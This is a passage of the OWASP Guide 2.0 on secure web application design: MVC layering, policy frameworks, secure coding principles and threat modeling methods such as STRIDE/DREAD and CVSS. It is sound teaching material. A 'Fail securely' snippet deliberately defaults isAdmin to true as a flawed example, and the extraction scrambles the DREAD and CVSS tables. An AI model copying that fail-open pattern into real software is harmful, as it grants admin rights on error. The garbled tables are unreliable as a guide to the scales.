    OWASP Guide 2.0 FoundationJakarta Struts J2EE applications, and the code-behinds of ASP.NET can be considered a partial implementation of this approach. For PHP, the WACT project (http://wact.sourceforge.net) aims to implement the MVC paradigm in a PHP friendly fashion. View The front-end rendering code, often called the presentation tier, should aim to produce the HTML output for the user with little to no application logic. As many applications will be internationalized (i.e. contain no localized strings or culture information in the presentation layer), they must use calls into the model (application logic) to obtain the data required to render useful information to the user in their preferred language and culture, script direction, and units. All user input is directed back to controllers in the application logic. Controller The controller (or application logic) takes input from the users and gates it through various workflows that call on the application’s model objects to retrieve, process, or store the data. Well written controllers centrally server-side validate input data against common security issues before passing the data to the model for processing, and ensure that output is safe or in a ready form for safe output by the view code. As the application is likely to be internationalized and accessible, the data needs to be in the local language and culture. For example, dates cannot only be in different orders, but an entirely different calendar could be in use. Applications need to be flexible about presenting and storing data. Simply displaying “9/11/2001” is completely ambiguous to anyone outside a few countries. Model Models encapsulate functionality, such as “Account” or “User”. A good model should be transparent to the caller, and provide a method to deal with high-level business processes rather than a thin shim to the data store. For example, a good model will allow pseudo code like this to exist in the controller: oAccount->TransferFunds(fromAcct, ToAcct, Amount) rather than writing it like this: 21
  • 22.
    OWASP Guide 2.0 if oAccount->isMyAcct(fromAcct) & amount < oAccount->getMaxTransferLimit() & oAccount->getBalance(fromAcct) > amount & oAccount->ToAccountExists(ToAcct) & then if oAccount->withdraw(fromAcct, Amount) = OK then oAccount->deposit(ToAcct, Amount) end if end if The idea is to encapsulate the actual dirty work into the model code, rather than exposing primitives. If the controller and model are on different machines, the performance difference will be staggering, so it is important for the model to be useful at a high level. The model is responsible for checking data against business rules, and any residual risks unique to the data store in use. For example, if a model stores data in a flat file, the code needs to check for OS injection commands if the flat files are named by the user. If the model stores data in an interpreted language, such as SQL, then the model is responsible for preventing SQL injection. If it uses a message queue interface to a mainframe, the message queue data format (typically XML) needs to be well formed and compliant with a DTD. The contract between the controller and the model needs to be carefully considered to ensure that data is strongly typed, with reasonable structure (syntax), and appropriate length, whilst allowing flexibility to allow for internationalization and future needs. Calls by the model to the data store should be through the most secure method possible. Often the weakest possibility is dynamic queries, where a string is built up from unverified user input. This leads directly to SQL injection and is frowned upon. For more information, see the Interpreter Injections chapter. The best performance and highest security is often obtained through parameterized stored procedures, followed by parameterized queries (also known as prepared statements) with strong typing of the parameters and schema. The major reason for using stored procedures is to minimize network traffic for a multi-stage transaction or to remove security sensitive information from traversing the network. Stored procedures are not always a good idea – they tie you to a particular database vendor and many implementations are not fast for numeric computation. If you use the 80/20 rule for 22
  • 23.
    OWASP Guide 2.0 optimizationand move the slow and high-risk transactions to stored procedures, the wins can be worthwhile from a security and performance perspective. Conclusion Web applications can be written in many different ways, and in many different languages. Although the Guide concentrates upon three common choices for its examples (PHP, J2EE and ASP.NET), the Guide can be used with any web application technology. 23
  • 24.
    OWASP Guide 2.0 SecurityArchitecture and Design Secure by design 24
  • 25.
    OWASP Guide 2.0 PolicyFrameworks Overview Secure applications do not just happen – they are the result of an organization deciding that they will produce secure applications. OWASP’s does not wish to force a particular approach or require an organization to pick up compliance with laws that do not affect them - every organization is different. However, for a secure application, the following at a minimum are required: • Organizational management which champions security • Written information security policy properly derived from national standards • A development methodology with adequate security checkpoints and activities • Secure release and configuration management Many of the controls within OWASP Guide 2.0 are influenced by requirements in national standards or control frameworks such as COBIT; typically controls selected out of OWASP will satisfy relevant ISO 17799 and COBIT controls. Organizational commitment to security Organizations that have security buy-in from the highest levels will generally produce and procure applications that meet basic information security principles. This is the first of many steps along the path between ad hoc “possibly secure (but probably not)” to “pretty secure”. Organizations that do not have management buy-in, or simply do not care about security, are extraordinarily unlikely to produce secure applications. Each secure organization documents its “taste” for risk in their information security policy, thus making it easy to determine which risks will be accepted, mitigated, or assigned. Insecure organizations simply don’t know where this “taste” is set, and so when projects run by the insecure organization select controls, they will either end up implementing the wrong controls or not nearly enough controls. Rare examples have been found where every control, including a kitchen sink tealeaf strainer has been implemented, usually at huge cost. Most organizations produce information security policies derived from ISO 17799, or if in the US, from COBIT, or occasionally both or other standards. There is no hard and fast rule for how to produce information security policies, but in general: 25
  • 26.
    OWASP Guide 2.0 • If you’re publicly traded in most countries, you must have an information security policy • If you’re publicly traded in the US, you must have an information security policy which is compliant with SOX requirements, which generally means COBIT controls • If you’re privately held, but have more than a few employees or coders, you probably need one • Popular FOSS projects, which are not typical organizations, should also have an information security policy It is perfectly fine to mix and match controls from COBIT and ISO 17799 and almost any other information security standard; rarely do they disagree on the details. The method of production is sometimes tricky – if you “need” certified policy, you will need to engage qualified firms to help you. OWASP’s Place at the Framework table The following diagram demonstrates where OWASP fits in (substitute your own country and its laws, regulations and standards if it does not appear): Organizations need to establish information security policy informed by relevant national legislation, industry regulation, merchant agreements, and subsidiary best practice guides, such as OWASP. As it is impossible to draw a small diagram containing all relevant laws and 26
  • 27.
    OWASP Guide 2.0 regulations,you should assume all of the relevant laws, standards, regulations, and guidelines are missing – you need to find out which affect your organization, customers (as applicable), and where the application is deployed. IANAL: OWASP is not a qualified source of legal advice; you should seek your own legal advice. COBIT COBIT is a popular risk management framework structured around four domains: • Planning and organization • Acquisition and implementation • Delivery and support • Monitoring Each of the four domains has 13 high level objectives, such as DS5 Ensure Systems Security. Each high level objective has a number of detailed objectives, such as 5.2 Identification, Authentication, and Access. Objectives can be fulfilled in a variety of methods that are likely to be different for each organization. COBIT is typically used as a SOX control framework, or as a complement to ISO 17799 controls. OWASP does not dwell on the management and business risk aspects of COBIT. If you are implementing COBIT, OWASP is an excellent start for systems development risks and to ensure that custom and off the shelf applications comply with COBIT controls, but OWASP is not a COBIT compliance magic wand. Where a COBIT objective is achieved with an OWASP control, you will see “COBIT XXy z.z” to help direct you to the relevant portion of COBIT control documentation. Such controls should be a part of all applications. For more information about COBIT, please visit: http://www.isaca.org/ ISO 17799 ISO 17799 is a risk-based Information Security Management framework directly derived from the AS / NZS 4444 and BS 7799 standards. It is an international standard and used heavily in most organizations not in the US. Although somewhat rare, US organizations use ISO 17799 as well, particularly if they have subsidiaries outside the US. ISO 17799 dates back to the mid- 1990’s, and some of the control objectives reflect this age – for example calling administrative interfaces “diagnostic ports”. 27
  • 28.
    OWASP Guide 2.0 Organizations using ISO 17799 can use OWASP as detailed guidance when selecting and implementing a wide range of ISO 17999 controls, particularly those in the Systems Development chapter, amongst others. Where a 17799 objective is achieved with an OWASP control, you will see “ISO 17799 X.y.z” to help direct you to the relevant portion of ISO 17799. Such controls should be a part of all applications. For more information about ISO 17799, please visit http://www.iso17799software.com/ and the relevant standards bodies, such as Standards Australia (http://www.standards.com.au/), Standards New Zealand (http://www.standards.co.nz/), or British Standards International (http://www.bsi-global.com/). Sarbanes-Oxley A primary motivator for many US organizations in adopting OWASP controls is to assist with ongoing Sarbanes-Oxley compliance. If an organization followed every control in this book, it would not grant the organization SOX compliance. The Guide can be used as a suitable control for application procurement and in-house development, as part of a wider compliance program. However, SOX compliance is often used as necessary cover for previously resource starved IT managers to implement long neglected security controls, so it is important to understand what SOX actually requires. A summary of SOX, section 404 obtained from AICPA’s web site at http://www.aicpa.org/info/sarbanes_oxley_summary.htm states: Section 404: Management Assessment of Internal Controls Requires each annual report of an issuer to contain an "internal control report", which shall: 1) state the responsibility of management for establishing and maintaining an adequate internal control structure and procedures for financial reporting; and 2) contain an assessment, as of the end of the issuer's fiscal year, of the effectiveness of the internal control structure and procedures of the issuer for financial reporting. This essentially states that management must establish and maintain internal financial control structures and procedures, and an annual evaluation that the controls are effective. As 28
  • 29.
    OWASP Guide 2.0 financeis no longer conducted using double entry in ledger books, “SOX compliance” is often extended to mean IT. The Guide can assist SOX compliance by providing effective controls for all applications, and not just for the purposes of financial reporting. It allows organizations to buy products which claim they use OWASP controls, or allow organizations to dictate to custom software houses that they must use OWASP controls to produce more secure software. However, SOX should not be used as an excuse. SOX controls are necessary to prevent another Enron, not to buy widgets that may or may not help. All controls, whether off the shelf widgets, training, code controls, or process changes, should be selected based on measurable efficacy and ability to treat risk, and not “tick the boxes”. Development Methodology High performing development shops have chosen a development methodology and coding standards. The choice of development methodology is not as important as simply having one. Ad hoc development is not structured enough to produce secure applications. Organizations who wish to produce secure code all the time need to have a methodology that supports that goal. Choose the right methodology – small teams should never consider heavy weight methodologies that identify many different roles. Large teams should choose methodologies that scale to their needs. Attributes to look for in a development methodology: • Strong acceptance of design, testing and documentation • Places where security controls (such as threat risk analysis, peer reviews, code reviews, etc) can be slotted in • Works for the organization’s size and maturity • Has the potential to reduce the current error rate and improve developer productivity Coding Standards Methodologies are not coding standards; each shop will need to determine what to use based upon either common practice, or simply to lay down the law based upon known best practices. Artifacts to consider: 29
  • 30.
    OWASP Guide 2.0 • Architectural guidance (i.e., “web tier is not to call the database directly”) • Minimum levels of documentation required • Mandatory testing requirements • Minimum levels of in-code comments and preferred comment style • Use of exception handling • Use of flow of control blocks (e.g., “All uses of conditional flow are to use explicit statement blocks”) • Preferred variable, function, class and table method naming • Prefer maintainable and readable code over clever or complex code Indent style and tabbing are a holy war, and from a security perspective, they simply do not matter that much. However, it should be noted that we no longer use 80x24 terminals, so vertical space usage is not as important as it once was. Indent and tabbing can be “fixed” using automated tools or simply a style within a code editor, so do not get overly fussy on this issue. Source Code Control High performing software engineering requires the use of regular improvements to code, along with associated testing regimes. All code and tests must be able to be reverted and versioned. This could be done by copying folders on a file server, but it is better performed by source code revision tools, such as Subversion, CVS, SourceSafe, or ClearCase. Why include tests in a revision? Tests for later builds do not match the tests required for earlier builds. It is vital that a test is applied to the build for which it was built. 30
  • 31.
    OWASP Guide 2.0 SecureCoding Principles Overview Architects and solution providers need guidance to produce secure applications by design, and they can do this by not only implementing the basic controls documented in the main text, but also referring back to the underlying “Why?” in these principles. Security principles such as confidentiality, integrity, and availability – although important, broad, and vague – do not change. Your application will be the more robust the more you apply them. For example, it is a fine thing when implementing data validation to include a centralized validation routine for all form input. However, it is a far finer thing to see validation at each tier for all user input, coupled with appropriate error handling and robust access control. In the last year or so, there has been a significant push to standardize terminology and taxonomy. This version of the Guide has normalized its principles with those from major industry texts, while dropping a principle or two present in the first edition of the Guide. This is to prevent confusion and to increase compliance with a core set of principles. The principles that have been removed are adequately covered by controls within the text. Asset Classification Selection of controls is only possible after classifying the data to be protected. For example, controls applicable to low value systems such as blogs and forums are different to the level and number of controls suitable for accounting, high value banking and electronic trading systems. About attackers When designing controls to prevent misuse of your application, you must consider the most likely attackers (in order of likelihood and actualized loss from most to least): 31
  • 32.
    OWASP Guide 2.0 • Disgruntled staff or developers • “Drive by” attacks, such as side effects or direct consequences of a virus, worm or Trojan attack • Motivated criminal attackers, such as organized crime • Criminal attackers without motive against your organization, such as defacers • Script kiddies Notice there is no entry for the term “hacker.” This is due to the emotive and incorrect use of the word “hacker” by the media. The correct term is “criminal.” The typical criminal caught and prosecuted by the police are script kiddies, mainly due to organizations being unwilling to go to the police and help them lay charges against the more serious offenders. However, it is far too late to reclaim the incorrect use of the word “hacker” and try to return the word to its correct roots. The Guide consistently uses the word “attacker” when denoting something or someone who is actively attempting to exploit a particular feature. Core pillars of information security Information security has relied upon the following pillars: • Confidentiality – only allow access to data for which the user is permitted • Integrity – ensure data is not tampered or altered by unauthorized users • Availability – ensure systems and data are available to authorized users when they need it The following principles are all related to these three pillars. Indeed, when considering how to construct a control, considering each pillar in turn will assist in producing a robust security control. Security Architecture Applications without security architecture are as bridges constructed without finite element analysis and wind tunnel testing. Sure, they look like bridges, but they will fall down at the first flutter of a butterfly’s wings. The need for application security in the form of security architecture is every bit as great as in building or bridge construction. Application architects are responsible for constructing their design to adequately cover risks from both typical usage, and from extreme attack. Bridge designers need to cope with a certain amount of cars and foot traffic but also cyclonic winds, earthquake, fire, traffic incidents, and flooding. Application designers must cope with extreme events, such as brute force or injection 32
  • 33.
    OWASP Guide 2.0 attacks,and fraud. The risks for application designers are well known. The days of “we didn’t know” are long gone. Security is now expected, not an expensive add-on or simply left out. Security architecture refers to the fundamental pillars: the application must provide controls to protect the confidentiality of information, integrity of data, and provide access to the data when it is required (availability) – and only to the right users. Security architecture is not “markitecture”, where a cornucopia of security products are tossed together and called a “solution”, but a carefully considered set of features, controls, safer processes, and default security posture. When starting a new application or re-factoring an existing application, you should consider each functional feature, and consider: • Is the process surrounding this feature as safe as possible? In other words, is this a flawed process? • If I were evil, how would I abuse this feature? • Is the feature required to be on by default? If so, are there limits or options that could help reduce the risk from this feature? Andrew van der Stock calls the above process “Thinking Evil™”, and recommends putting yourself in the shoes of the attacker and thinking through all the possible ways you can abuse each and every feature, by considering the three core pillars and using the STRIDE model in turn. By following this guide, and using the STRIDE / DREAD threat risk modeling discussed here and in Howard and LeBlanc’s book, you will be well on your way to formally adopting a security architecture for your applications. The best system architecture designs and detailed design documents contain security discussion in each and every feature, how the risks are going to be mitigated, and what was actually done during coding. Security architecture starts on the day the business requirements are modeled, and never finish until the last copy of your application is decommissioned. Security is a life-long process, not a one shot accident. 33
  • 34.
    OWASP Guide 2.0 SecurityPrinciples These security principles have been taken from the previous edition of the OWASP Guide and normalized with the security principles outlined in Howard and LeBlanc’s excellent Writing Secure Code. Minimize Attack Surface Area Every feature that is added to an application adds a certain amount of risk to the overall application. The aim for secure development is to reduce the overall risk by reducing the attack surface area. For example, a web application implements online help with a search function. The search function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized users, the attack likelihood is reduced. If the help feature’s search function was gated through centralized data validation routines, the ability to perform SQL injection is dramatically reduced. However, if the help feature was re-written to eliminate the search function (through better user interface, for example), this almost eliminates the attack surface area, even if the help feature was available to the Internet at large. Secure Defaults There are many ways to deliver an “out of the box” experience for users. However, by default, the experience should be secure, and it should be up to the user to reduce their security – if they are allowed. For example, by default, password aging and complexity should be enabled. Users might be allowed to turn these two features off to simplify their use of the application and increase their risk. Principle of Least Privilege The principle of least privilege recommends that accounts have the least amount of privilege required to perform their business processes. This encompasses user rights, resource permissions such as CPU limits, memory, network, and file system permissions. For example, if a middleware server only requires access to the network, read access to a database table, and the ability to write to a log, this describes all the permissions that should be granted. Under no circumstances should the middleware be granted administrative privileges. 34
  • 35.
    OWASP Guide 2.0 Principleof Defense in Depth The principle of defense in depth suggests that where one control would be reasonable, more controls that approach risks in different fashions are better. Controls, when used in depth, can make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur. With secure coding, this may take the form of tier-based validation, centralized auditing controls, and requiring users to be logged on all pages. For example, a flawed administrative interface is unlikely to be vulnerable to anonymous attack if it correctly gates access to production management networks, checks for administrative user authorization, and logs all access. Fail securely Applications regularly fail to process transactions for many reasons. How they fail can determine if an application is secure or not. For example: isAdmin = true; try { codeWhichMayFail(); isAdmin = isUserInRole( “Administrator” ); } catch (Exception ex) { log.write(ex.toString()); } If codeWhichMayFail() fails, the user is an admin by default. This is obviously a security risk. External Systems are Insecure Many organizations utilize the processing capabilities of third party partners, who more than likely have differing security policies and posture than you. It is unlikely that you can influence or control any external third party, whether they are home users or major suppliers or partners. Therefore, implicit trust of externally run systems is not warranted. All external systems should be treated in a similar fashion. For example, a loyalty program provider provides data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, 35
  • 36.
    OWASP Guide 2.0 thedata should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large. Separation of Duties A key fraud control is separation of duties. For example, someone who requests a computer cannot also sign for it, nor should they directly receive the computer. This prevents the user from requesting many computers, and claiming they never arrived. Certain roles have different levels of trust than normal users. In particular, Administrators are different to normal users. In general, administrators should not be users of the application. For example, an administrator should be able to turn the system on or off, set password policy but shouldn’t be able to log on to the storefront as a super privileged user, such as being able to “buy” goods on behalf of other users. Do not trust Security through Obscurity Security through obscurity is a weak security control, and nearly always fails when it is the only control. This is not to say that keeping secrets is a bad idea, it simply means that the security of key systems should not be reliant upon keeping details hidden. For example, the security of an application should not rely upon knowledge of the source code being kept secret. The security should rely upon many other factors, including reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls. A practical example is Linux. Linux’s source code is widely available, and yet when properly secured, Linux is a hardy, secure and robust operating system. Simplicity Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer overly complex approaches to what would otherwise be relatively straightforward and simple code. Developers should avoid the use of double negatives and complex architectures when a simpler approach would be faster and simpler. For example, although it might be fashionable to have a slew of singleton entity beans running on a separate middleware server, it is more secure and faster to simply use global variables with an appropriate mutex mechanism to protect against race conditions. 36
  • 37.
    OWASP Guide 2.0 FixSecurity Issues Correctly Once a security issue has been identified, it is important to develop a test for it, and to understand the root cause of the issue. When design patterns are used, it is likely that the security issue is widespread amongst all code bases, so developing the right fix without introducing regressions is essential. For example, a user has found that they can see another user’s balance by adjusting their cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared amongst all applications, a change to just one application will trickle through to all other applications. The fix must therefore be tested on all affected applications. 37
  • 38.
    OWASP Guide 2.0 ThreatRisk Modeling When designing your application, it is essential you design using threat risk assessed controls, otherwise you will squander resources, time and money on useless controls and not enough on the real risks. The method you use to determine risk is not nearly as important as actually performing structured threat risk modeling. Microsoft notes that the single most important improvement in their security improvement program was the universal adoption of threat modeling. OWASP has chosen Microsoft’s threat modeling process as it works well for the unique challenges facing application security, and is simple to learn and adopt by designers, developers, and code reviewers. Threat Risk Modeling using the Microsoft Threat Modeling Process Threat modeling is an essential process for secure web application development. It allows organizations to determine the correct controls and produce effective countermeasures within budget. For example, there is little point in adding a $100,000 control to a system that has negligible fraud. Performing threat risk modeling There are five steps in the threat modeling process. Microsoft provides a threat modeling tool written in .NET to assist with tracking and displaying threat trees. You may find using this tool helpful for larger or long-lived projects. 38
  • 39.
    OWASP Guide 2.0 ThreatModel Flow Identify Security Objectives The business (or organization’s leadership) in concert with the development team needs to understand the likely security objectives. The application’s security objectives need to be broken down into: 39
  • 40.
    OWASP Guide 2.0 • Identity: does this application protect user’s identity from misuse? Are there adequate controls to ensure evidence of identity (required for many banking applications)? • Reputation: the loss of reputation derived from the application being misused or successfully attacked • Financial: the level of risk the organization is prepared to stake in remediation potential financial loss. Forum software would have a lower financial risk than corporate Internet banking • Privacy and regulatory: to what extent shall applications protect user’s data. Forum software is by its nature public, but a tax program is inherently bound up in tax regulation and privacy legislation in most countries • Availability guarantees: is this software required to be available by SLA or similar agreement? Is it nationally protected infrastructure? To what level will the application need to be available? Highly available applications and techniques are extraordinarily expensive, so setting the correct controls here can save a great deal of time, resources, and money. This is by no means an exhaustive list, but it gives an idea of some of the business risk decisions that lead into building technical controls. Other sources of risk guidance come from: • Laws (such as privacy or finance laws) • Regulations (such as banking or e-commerce regulations) • Standards (such as ISO 17799) • Legal Agreements (such as merchant agreements • Information Security Policy Application Overview Once the security objectives have been defined, the application should be analyzed to determine: • Components • Data flows • Trust Boundaries The best way to do this is to obtain the application’s architecture and design documentation. Look for UML component diagrams. The high level component diagrams are generally all that’s 40
  • 41.
    OWASP Guide 2.0 requiredto understand how and why data flows to various places. Data which crosses a trust boundary (such as from the Internet to the front end code or from business logic to the database server), needs to be carefully analyzed, whereas data which flows within the same trust level does not need as much scrutiny. Decompose application Once the application architecture is understood, the application needs to be decomposed, which is to say that features and modules which have a security impact need to be decomposed. For example, when investigating the authentication module, it is necessary to understand how data enters the authentication module, how the module validates and processes the data, where the data flows, if data is stored, and what decisions are made by the module. Document the known threats It is impossible to write down unknown threats, and it is unlikely for many custom systems that new malware will be created to deal with new vulnerabilities. Instead, concentrate on risks which are known, which can easily be demonstrated using tools or from Bugtraq. When writing up a threat, Microsoft suggests two different approaches. One is a threat graph, and the other is just a structured list. Typically, a threat graph imparts a lot more information in a shorter time for the reader but takes longer to construct, and a structured list is much easier to write but takes longer for the impact of the threats to become obvious. Figure 1: Graphical Threat Tree 41
  • 42.
    OWASP Guide 2.0 1. Attacker may be able to read other user’s messages  User may not have logged off on a shared PC 2. Data validation may allow SQL injection 3. Implement data validation 4. Authorization may fail, allowing unauthorized access 5. Implement authorization checks 6. Browser cache may contain contents of message 7. Implement anti-caching HTTP headers 8. If risk is high, use SSL Threats are motivated attackers; they generally want something from your application or obviate controls. To understand what threats are applicable, use the security objectives to understand who might attack the application: • Accidental discovery: authorized users stumble across a mistake in your application logic using just a browser • Automated malware (searching for known vulnerabilities but with little malice or smarts) • Curious Attacker (such as security researchers or users who notice something wrong with your application and test further) • Script kiddie: computer criminals attacking or defacing applications for “respect” or political motives – using techniques described here and in the OWASP Testing Guides to compromise your application • Motivated attacker (such as disgruntled staff or paid attacker) • Organized crime (generally for higher risk applications, such as e-commerce or banking) It is vital to understand the level of attacker you are defending against. An informed attacker who understands your processes is far more dangerous than a script kiddie, for example. STRIDE Spoofing identity Spoofing identity is a key risk of applications that have many users but use a single execution context at the application and database level. Users must not be able to act as any other user, or become that user. 42
  • 43.
    OWASP Guide 2.0 Tampering with data Users can change any data delivered to them, and can thus can change client-side validation, GET and POST data, cookies, HTTP headers, and so on. The application should not send data to the user, such as interest rates or periods that are obtainable within the application itself. The application must carefully check any data received from the user to identify if it is sane and applicable. Repudiation Users can dispute transactions if there is insufficient traceability and auditing of user activity. For example, if a user says, “I didn’t transfer money to this external account”, and you cannot track their activities from front to back of the application, it is extremely likely that the transaction will have to be written off. Applications should have adequate repudiation controls, such as web access logs, audit trails at every tier, and a user context from top to bottom. Preferably, the application should run as the user, but this is often not possible with many frameworks. Information Disclosure Users are wary of submitting private details to a system. If it is possible for an attacker to reveal user details, whether anonymously or as an authorized user, there will be a period of reputation loss. Applications must include strong controls to prevent user ID tampering, particularly when they use a single account to run the entire application. The user’s browser can leak information. Not every browser correctly implements the no caching policies requested by the HTTP headers. Every application has a responsibility to minimize the amount of information stored by a browser, just in case it leaks information and can be used by an attacker to learn more about the user or even become that user. Denial of Service Applications should be aware that they could be abused by a denial of service attack. For authenticated applications, expensive resources such as large files, complex calculations, heavy- duty searches, or long queries should be reserved for authorized users, not anonymous users. For applications which do not have this luxury, every facet of the application must be implemented to perform as little work as possible, use fast (or no) database queries, and not expose large files, or providing unique links per user to prevent a simple denial of service attack. Elevation of Privilege 43
  • 44.
    OWASP Guide 2.0 If an application provides user and administration roles, it is vital to ensure that the user cannot elevate themselves to any higher privilege roles. In particular, simply not providing the user links is insufficient – all actions must be gated through an authorization matrix to ensure that the only the right roles can access privileged functionality. DREAD DREAD is used to form part of the thinking behind the risk rating, and is used directly to sort the risks. DREAD is used to compute a risk value, which is an average of all five elements: RiskDREAD = ( DAMAGE + REPRODUCABILITY + EXPLOITABILITY + AFFECTED USERS + DISCOVERABILITY ) / 5 This produces a number between 0 and 10. The higher the number, the more serious the risk. Damage Potential If a threat is realized, how much damage is caused? 5 = individual user data is 0 = nothing 10 = complete system de compromised or affected Reproducibility How easy is it to reproduce this threat? 0 = very hard or impossible, even 10 = requires just a brow 5 = one or two steps required, may for administrators of the address bar without need to be an authorized user application logged on Exploitability What do you need to have to exploit this threat? 0 = advanced programming and networking 5 = malware exists, or easily performed using 10 = just a browser skills, advanced or custom attack tools normal attack tools Affected Users How many users will this threat affect? 0 = None 5 = Some users, but not all 10 = All users 44
  • 45.
    OWASP Guide 2.0 Discoverability How easy is it to discover this threat? When performing a code review of an existing application, “Discoverability” is usually set to 10 as it has to be assumed that these issues will be discovered. 9 = Details of faults like this are in the 0 = very hard to impossible. Requires 5 = Could figure it out from guessing or public domain, and can be source or system access watching network traces discovered using Google 10 = It’s in the address bar or in a form Alternative Threat Modeling Systems OWASP recognizes that the adoption of a Microsoft modeling process may be a controversial choice in some organizations. If STRIDE / DREAD is unacceptable due to unfounded prejudice, we recommend that every organization trial the various threat models against an existing application or design. This will allow the organization to determine which approach works best for them, and adopt the most appropriate threat modeling tools for their organization. Performing threat modeling provides a far greater return than any control in this Guide. It is vital that threat modeling takes place. Trike Trike is a threat modeling framework with similarities to the Microsoft threat model process. However, Trike is differentiated by using a risk based approach with distinct implementation, threat and risk models, instead of using a mixed threat model (attacks, threats, and weaknesses) as represented by STRIDE / DREAD. From the Trike paper, Trike aims to: With assistance from the system stakeholders, ensure that the risk this system entails to each asset is acceptable to all stakeholders. Be able to tell whether we have done this. Communicate what we’ve done and its effects to the stakeholders. 45
  • 46.
    OWASP Guide 2.0 Empower stakeholders to understand and reduce the risks to themselves and other stakeholders implied by their actions within their domains. For more information, please review the “Further Reading” section below. The OWASP Guide 2.1 (due November 2005) will have more details on Trike. AS/NZS 4360:2004 Risk Management Australian Standard / New Zealand Standard AS/NZS 4360, first issued in 1999, is the world’s first formal standard for documenting and managing risk, and is still one of the few formal standards for managing risk. It was updated in 2004. AS/NZS 4360’s approach is simple (it’s only 28 pages long) and flexible, and does not lock organizations into any particular method of risk management as long as the risk management fulfils the AS/NZS 4360 five steps. It provides several sets of risk tables and allows organizations to adopt their own. The five major components of AS/NZS 4360’s iterative approach are: Establish the context – establish what is to be risk treated, i.e. which assets / systems are important Identify the risks – within the systems to be treated, what risks are apparent? Analyze the risks – look at the risks and determine if there are any supporting controls Evaluate the risks – determine the residual risk Treat the risks – describe the method to treat the risks so that risks selected by the business can be mitigated. AS/NZS 4360 assumes that risk will be managed by an operational risk style of group, and that the organization has adequate skills in house, and risk management groups to identify, analyze, and treat the risks. 46
  • 47.
    OWASP Guide 2.0 Why you would use AS/NZS 4360: AS/NZS 4360 works well as a risk management methodology for organizations requiring Sarbanes-Oxley compliance. AS/NZS 4360 works well for organizations that prefer to manage risks in a traditional way, such as using just likelihood and consequence to determine an overall risk. AS/NZS 4360 is familiar to most risk managers worldwide, and your organization may already have implemented an AS 4360 compatible approach You are an Australian organization, and thus may be required to use it if you are audited externally on a regular basis, or justify why you are not using it. Luckily, the STRIDE / DREAD model referred to above is AS/NZS 4360 compatible. Why you would not use AS/NZS 4360: AS/NZS 4360’s approach works far better for business or systemic risks than technical risks AS/NZS 4360 does not discuss methods to perform a structured threat risk modeling exercise As AS/NZS 4360 is a generic framework for managing risk, it does not provide any structured method to enumerate web application security risks. Although AS 4360 can be used to rank risks for security reviews, the lack of structured methods of enumerating threats for web applications makes it less desirable than other methods. CVSS The US Department of Homeland Security (DHS) established the NIAC Vulnerability Disclosure Working Group, which incorporates input from Cisco, Symantec, ISS, Qualys, Microsoft, CERT/CC, and eBay. One of the outputs of this group is the Common Vulnerability Scoring System (CVSS). Why you would use CVSS: You have just received notification from a security researcher or other source that your product has a vulnerability, and you wish to ensure that it has a trustworthy severity rating so as to alert your users to the appropriate level of action required when you release the patch You are a security researcher, and have found several exploits for a program. You would like to use the CVSS ranking system to produce reliable risk rankings, to ensure that the ISV will take the exploits seriously as compared to their rating. The use of CVSS is recommended for use by US government departments by the working group – it is unclear if this is policy at the time of writing. 47
  • 48.
    OWASP Guide 2.0 Why you would not use CVSS: CVSS does not find or reduce attack surface area (i.e. design flaws), nor help enumerate possible risks from any arbitrary piece of code as it is not designed for that purpose. CVSS is more complex than STRIDE / DREAD, as it aims to model the risk of announced vulnerabilities as applied to released software. CVSS risk ranking is complex – a spreadsheet is required to calculate the risks as the assumption behind CVSS is that a single risk has been announced, or a worm or Trojan has been released targeting a small number of attack vectors. The overhead of calculating the CVSS risk ranking is quite high if applied to a thorough code review, which may have 250 or more threats to rank. Octave Octave is a heavyweight risk Methodology approach from CMU’s Software Engineering Institute in collaboration with CERT. OCTAVE is targeted not at technical risk, but organizational risk. OCTAVE consists of two versions: OCTAVE – for large organizations and OCTAVE-S for small organizations, both of which have catalogs of practices, profiles, and worksheets to document the OCTAVE outcomes. OCTAVE is popular with many sites. OCTAVE is useful when: Implementing a culture of risk management and control within an organization Documenting and measuring business risk Documenting and measuring overall IT security risk, particularly as it relates to whole of company IT risk management Documenting risks surrounding complete systems When an organization is mature, does not have a working risk methodology in place, and requires a robust risk management framework to be put in place The downsides of Octave are: OCTAVE is incompatible with AS 4360, as it forces Likelihood=1 (i.e. a threat will always occur). This is also inappropriate for many organizations. OCTAVE-S has an optional inclusion of probability, but this is not part of OCTAVE. Consisting of 18 volumes, OCTAVE is large and complex, with many worksheets and practices to implement 48
  • 49.
    OWASP Guide 2.0 It does not provide a list of out of the box practices for web application security risks OWASP does not expect OCTAVE to be used by designers or developers of applications, and thus it misses the raison d’être of threat modeling – which is to be used during all stages of development by all participants to reduce the risk of the application becoming vulnerable to attack. Comparing threat modeling approaches Here is how roughly the CVSS measures up to STRIDE / DREAD: Metric Attribute Description Closest STRIDE / DREAD CVSS Base Metrics Access vector Local or remote access? ~ Exploitability CVSS Base Metrics Access How hard to reproduce the Reproducibility complexity exploit CVSS Base Metrics Authentication Anonymous or ~ Exploitability authenticated? CVSS Base Metrics Confidentiality Impact of confidentiality Information impact breach Disclosure CVSS Base Metrics Integrity impact Impact of integrity breach Tampering CVSS Base Metrics Availability Impact of system Denial of Service impact availability breach CVSS Base Metrics Impact bias Bias equal for CIA, or No equivalent biased towards one or more of CIA? CVSS Temporal Exploitability How easy is the breach to Exploitability exploit? CVSS Temporal Remediation Is a fix available? No equivalent Level CVSS Temporal Report confidence How reliable is the No equivalent original report of the 49
  • 50.
